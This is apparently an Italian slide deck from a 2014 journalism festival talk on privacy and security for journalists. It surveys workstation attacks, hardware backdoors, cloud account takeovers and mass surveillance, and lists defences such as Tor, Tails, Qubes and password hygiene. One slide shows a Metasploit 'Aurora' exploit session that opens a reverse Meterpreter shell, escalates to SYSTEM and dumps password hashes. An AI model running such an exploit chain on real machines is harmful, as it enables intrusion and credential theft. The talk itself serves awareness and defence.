
→ anonimizzazione

<https://www.torproject.org/>




Minacce: stazioni di lavoro

network & client side attacks, trojan, ...



Minacce: stazioni di lavoro

network & client side attacks, trojan, ...



Minacce: stazioni di lavoro

network & client side attacks, trojan, ...

The screenshot displays a Windows XP desktop environment. In the top left, a Skype chat window is open, showing a message from user 31337: <http://tinyurl.com/ld>. To its right is a Microsoft Internet Explorer browser window with the address bar showing <http://10.0.1.104:8080/?xguHraDqVTmjuRDSVQD>. The central part of the image is a terminal window running Metasploit (msf). The terminal output shows the execution of the `exploit -j` command, which successfully initiates a reverse handler on `10.0.1.104:443` and sends an Internet Explorer "Aurora" Memory Corruption exploit to a client at `10.0.1.136`. A Meterpreter session is established on `10.0.1.136:58559`. The terminal then shows the `sessions -i 1` command being used to start an interaction with the session. Below this, the `meterpreter > shell` command is executed, resulting in a Windows XP command prompt with the text: `Process 480 created. Channel 1 created. Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp. C:\Documents and Settings\baltar\Desktop>`. At the bottom, a Windows taskbar is visible, showing the Start button, a taskbar icon for the browser, and the system tray with the date 15.10.2010 and time 15.18.

```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\baltar\Desktop>
```

Game Over

thnxs/credits: unknow +hdm@metasploit.com

```
http://10.0.1.104:8080/youHraDeVTMiuRDSVOD - Microsoft Internet Explorer
C:\Documents and Settings\baltar\Desktop>dir C:\
dir C:\
Il volume nell'unit# C non ha etichetta.
Numero di serie del volume: 6813-B985

Directory di C:\

21/10/2010  14.54           0 AUTOEXEC.BAT
21/10/2010  14.54           0 CONFIG.SYS
21/10/2010  15.11    <DIR>      Documents and Settings
21/10/2010  15.11    <DIR>      Programmi
21/10/2010  15.11    <DIR>      WINDOWS
                2 File           0 byte
                3 Directory  8.961.507.328 byte disponibili

C:\Documents and Settings\baltar\Desktop>

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:a31d2ae2331d7199468aa0df9e2394c4:4115c4421f49d65bd50ee1ebccea63d18:::
baltar:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:659c36fa6ffb19f2ada192855207fe0e:34b33bd0656cf56a28c2342c0add9847:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c1c581ced9318f1fcb78f3fd96d9471:::
```

→ Live CD

<https://prism-break.org/>





Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://prism-break.org

PRISM < BREAK Media Donate Bitcoin Contribute English

Free alternatives

-  **Liberté Linux**
Live CD/USB based on Hardened Gentoo designed as a communication aid in hostile environments.
-  **Tails**
Live CD/USB based on Debian and Tor aimed at preserving your privacy and anonymity.
-  **JonDo**
Live CD/USB based on Debian with pre-configured tools for anonymous surfing and more.
-  **Whonix**

Notes

A live distribution like **Tails** or **Liberté Linux** is the fastest and easiest way to a secure operating system. All you have to do is create a bootable CD or USB drive with the files provided and you're set. Everything else will be preconfigured for you.

A virtual machine (VM) image like **Whonix** is designed to be run inside of a virtualization package like [VirtualBox](#). VirtualBox can be installed on Windows, Linux, OS X, and Solaris. This means that if you're stuck using Windows or OS X for whatever reason, you can install VirtualBox and use Whonix to increase your privacy and security.

→ Virtual machines

<http://qubes-os.org>

QubesArchitecture - Qubes - Mozilla Firefox

File Edit View History Bookmarks Tools Help

qubes-os.org/trac/wiki/QubesArchitecture

Home
Download
Screenshots
Security
Documentation
Mailing List
Source code
License
Developers
Donate
Contact

Qubes implements Security by Isolation approach. To do this, Qubes utilizes virtualization technology, to be able to isolate various programs from each other, and even sandbox many system-level components, like networking or storage subsystem, so that their compromise don't affect the integrity of the rest of the system.

Qubes lets the user define many security domains implemented as lightweight Virtual Machines (VMs), or "AppVMs". E.g. user can have "personal", "work", "shopping", "bank", and "random" AppVMs and can use the applications from within those VMs just like if they were executing on the local machine, but at the same time they are well isolated from each other. Qubes supports secure copy-and-paste and file sharing between the AppVMs, of course.

Xen hypervisor

"Work" AppVM
"Personal" AppVM
"Random" AppVM
...

Network domain (unprivileged)
Storage domain (unprivileged)
Secure GUI & administration (dom0)

VT-d

Minacce: backdoor

<http://arstechnica.com/business/2012/04/backdoor-in-mission-critical-hardware-threatens-power-traffic-control-systems/>

Backdoor in mission-critical hardware threatens power, traffic-control systems | Ars Technica - Mozilla Firefox

File Edit View History Bookmarks Tools Help

arstechnica.com/business/2012/04/backdoor-in-mission-critical-hardware-threatens-power-tra

MAIN MENU MY STORIES: 0 FORUMS SUBSCRIBE JOBS SEARCH LOG IN

Backdoor in mission-critical hardware threatens power, traffic-control systems

A secret backdoor account imperils utilities using mission-critical routers.

by Dan Goodin - Apr 25 2012, 2:30pm CEST

BLACK HAT NATIONAL SECURITY 50

```
x$ telnet [redacted] 62
Trying [redacted].62...
Connected to [redacted]-62-[redacted].comcastbusiness.net.
Escape character is '^]'.

Rugged Operating System v3.8.0 (Mar 05 2010 08:45)

Copyright (c) RuggedCom, 2008 - All rights reserved

System Name:   US23MM0600SW
Location:      US23 at [redacted] Yard
Contact:       [redacted]
Product:       RS900-HI-D-TX-TX-00
Classification: Controlled
```

TRADING 212

IMPARA A FARE SOLDI
COME UN TRADER

CONTO DI PROVA GRATUITO DA 10 000 €

TOP FEATURE STORY

→ Open Source e peer review

<https://prism-break.org/>

Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://prism-break.org

PRISM < BREAK Media Donate Bitcoin Contribute English

Operating system

Proprietary	Free alternatives	Notes
Apple OS X	<input type="checkbox"/> show all	
Google Chrome OS		
Microsoft Windows		
	GNU/LINUX	
	Debian Strictly free, ethical GNU/Linux distribution. most stable	Apple, Google, and Microsoft are allegedly a part of PRISM. Their proprietary operating systems cannot be trusted to safeguard your personal information from the NSA. We have two free alternatives: GNU/Linux and BSD .
	Fedora Fast, stable and powerful GNU/Linux distribution. most cutting edge	Debian has a long tradition of software freedom. Contributors have to sign a social contract and adhere to the ethical manifesto. Strict inclusion guidelines make sure that only certified open source software gets packaged in the main repositories.
	Gentoo GNU/Linux distribution about choice, control and security. most advanced features	Gentoo describes itself as a meta-distribution. The source code is compiled to binary applications on the user's machine allowing near-unlimited adaptability and complete retraceability of the program logic.
	Linux Mint Debian Edition Comfortable and easy to use GNU/Linux	Linux Mint Debian Edition (LMDE) is probably the

Minacce: "cloud life"

<http://www.zdnet.com/how-apple-let-a-hacker-remotely-wipe-an-iphone-ipad-macbook-7000002141/>

The screenshot shows a Mozilla Firefox browser window with the address bar containing the URL www.zdnet.com/how-apple-let-a-hacker-remotely-wipe-an-iphone-ipad-macbook-7000002141/. The page title is "How Apple let a hacker remotely wipe an iPhone, iPad, MacBook | ZDNet - Mozilla Firefox". The article title is "How Apple let a hacker remotely wipe an iPhone, iPad, MacBook". The summary states: "Gizmodo's Twitter account was recently hacked, after a former employee's iCloud account was breached, and all his Apple devices (iPhone, iPad, MacBook Air) were remotely wiped. It turns out the hacker didn't even have to get the password: he just tricked Apple's tech support." The author is Emil Protalinski for Zero Day, dated August 5, 2012. The article includes social media sharing buttons for Comments (64), Votes (3), Facebook Like (425), Tweet (321), and LinkedIn Share. A photo of a person with their head in their hands is shown. A blue sidebar advertisement for Dell Software is also visible.

→ buon senso

stazioni di lavoro sicure, no password reuse, best practices, ..

- **proteggere il traffico di rete**
- **non riutilizzare le password**
- **stazioni di lavoro sicure**
 - **OS “sicuri”**
 - **user != administrator**
 - **sandboxing (chrome, adobe?, ..)**
 - **non c'è/non si rompe..**
 - **aggiornamenti**
 - **antivirus & co.**

Minacce: data mining massivo

<http://www.theguardian.com/world/2013/jul/31/nsa-top-secret-program-online-data>

XKeyscore: NSA tool collects 'nearly everything a user does on the internet' | World news | theguardian.com - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.theguardian.com/world/2013/jul/31/nsa-top-secret-program-online-data

News > World news > The NSA files

Series: Glenn Greenwald on security and liberty

XKeyscore: NSA tool collects 'nearly everything a user does on the internet'

- XKeyscore gives 'widest-reaching' collection of online data
- NSA analysts require no prior authorization for searches
- Sweeps up emails, social media activity and browsing history
- NSA's XKeyscore program – read one of the presentations

Follow Glenn Greenwald by email **BETA**

Glenn Greenwald
theguardian.com, Wednesday 31 July 2013 13.56 BST

Jump to comments (4384)

Share 69574
Tweet 12.6K
+1 3.8k
Pin it 153
in Share 925
Email

Article history

World news
The NSA files · Surveillance · NSA · United States · Privacy · US politics · US Congress

Technology

Get £11 off the Guardian and Observer

Sign up now and instantly receive vouchers for £11 off the Guardian and Observer papers. Redeemable for today's paper and every paper for two weeks.

Get £11 off the Guardian and Observer

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

Where is X-KEYSCORE?

→ servizi “privacy aware”

<https://prism-break.org>

Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://prism-break.org

PRISM < BREAK Media Donate Bitcoin Contribute English

Social networking

Proprietary	Free alternatives <input type="checkbox"/> show all	Notes
Google+	SOFTWARE	
Facebook	buddycloud Open source, federated social network. XMPP	If you have system administration knowledge, please strongly consider running an instance of pump.io (or something else) for your friends, family, or favorite community. Many of them would be willing and grateful to escape Facebook if you provide them a way out.
LinkedIn	Diaspora Community-run, distributed social network. FSF endorsed	For those of you without your own server, RetroShare is the easiest way to start your own encrypted social network.
Twitter	Friendica Privacy respecting, distributed, federated social network.	identi.ca is a popular Twitter-like social networking hub for the free and open source software community built on pump.io .
	Movim Private, decentralized social network server.	

Minacce: hardware trojans

<http://hardware.slashdot.org/story/13/09/13/1228216/stealthy-dopant-level-hardware-trojans>

The screenshot shows a Mozilla Firefox browser window with the title "Stealthy Dopant-Level Hardware Trojans - Slashdot - Mozilla Firefox". The address bar contains the URL "hardware.slashdot.org/story/13/09/13/1228216/stealthy-dopant-level-hardware-trojans". The page content includes a navigation sidebar on the left with categories like "stories", "submissions", "popular", "blog", "all stories", "ask slashdot", "book reviews", "games", "idle", "yro", "cloud", "hardware", "linux", "management", "mobile", and "science". The main article is titled "Stealthy Dopant-Level Hardware Trojans" and is posted by "Soulskill" on Friday, September 13, 2013, at 08:54 AM. The article text, written by DoctorBit, discusses a research paper from the NSF that demonstrates a way to introduce hardware trojans into a chip by altering the dopant masks of a few transistors. The article mentions that the modified circuit is resistant to most detection techniques and that the trojan can reduce the security of a random number generator (RNG) by setting selected flip-flop outputs to zero or one. The article concludes that the trojan easily passes the NIST random number test suite if the number of bits (n) is chosen sufficiently high by the attacker.

Stealthy Dopant-Level Hardware Trojans

Posted by **Soulskill** on Friday September 13, 2013 @08:54AM from the getting-in-before-the-rush dept.

DoctorBit writes

"A team of researchers funded in part by the NSF has just published a paper in which they demonstrate a way to introduce hardware Trojans into a chip by altering only the dopant masks of a few of the chip's transistors. From the paper: 'Instead of adding additional circuitry to the target design, we insert our hardware Trojans by changing the dopant polarity of existing transistors. Since the modified circuit appears legitimate on all wiring layers (including all metal and polysilicon), our family of Trojans is resistant to most detection techniques, including fine-grain optical inspection and checking against "golden chips."' In a test of their technique against Intel's Ivy Bridge Random Number Generator (RNG) the researchers found that by setting selected flip-flop outputs to zero or one, 'Our Trojan is capable of reducing the security of the produced random number from 128 bits to n bits, where n can be chosen.' They conclude that 'Since the Trojan RNG has an entropy of n bits and [the original circuitry] uses a very good digital post-processing, namely AES, the Trojan easily passes the NIST random number test suite if n is chosen sufficiently high by the attacker. We tested the Trojan for n = 32 with the NIST random number test suite and it passed for all tests. The higher the value n that the attacker chooses, the harder it will be for an evaluator to detect that the random numbers have been compromised.'"

Media World

È on-line il nuovo volantino

SFOGLIALO

dal 12 al 29/09



Presentazioni e risorse..

Raccolta di notizie relative a sicurezza informatica, intrusioni, privacy, ..

<https://www.enforcer.it/news>

Attacchi informatici.. un po' di chiarezza (International Journalism Festival, 2013)

https://www.enforcer.it/dl/attacchi_informatici_ijf2013.pdf

Smart cities.. smart security? (Smau, 2013)

https://www.enforcer.it/dl/smartcities_smau2013.pdf

Owning the Business, Reloaded (Smau, 2010)

https://www.enforcer.it/dl/Owning_3.pdf

Intrusioni reali all'epoca del web 2.0 (Smau, 2010)

https://www.enforcer.it/dl/intrusioni_reali_2.0.pdf

Owning the Enterprise 2.0 (Fortinet Roadshow, 2009)

https://www.enforcer.it/dl/Own1ng_enterprise_2-0.pdf

Vulnerabilità informatiche (semplici) in infrastrutture complesse (Smau, 2006)

https://www.enforcer.it/dl/vulnerabilita_semplici.pdf

The Hacker's Corner

International Journalism Festival
Perugia - 2 maggio 2014

Privacy e sicurezza..
..per giornalisti "in rete"

Igor Falcomatà

koba@sikurezza.org

Domande?
Risposte?
(grazie)

Sempre più spesso emerge come i giornalisti siano bersaglio di attacchi informatici e tentate a tracciarne le attività, sia da parte di governi "diversamente democratici" che di altri (gruppi di pressione, etc.).

Quali sono le tecniche di attacco più utilizzate e come fare per difendersi?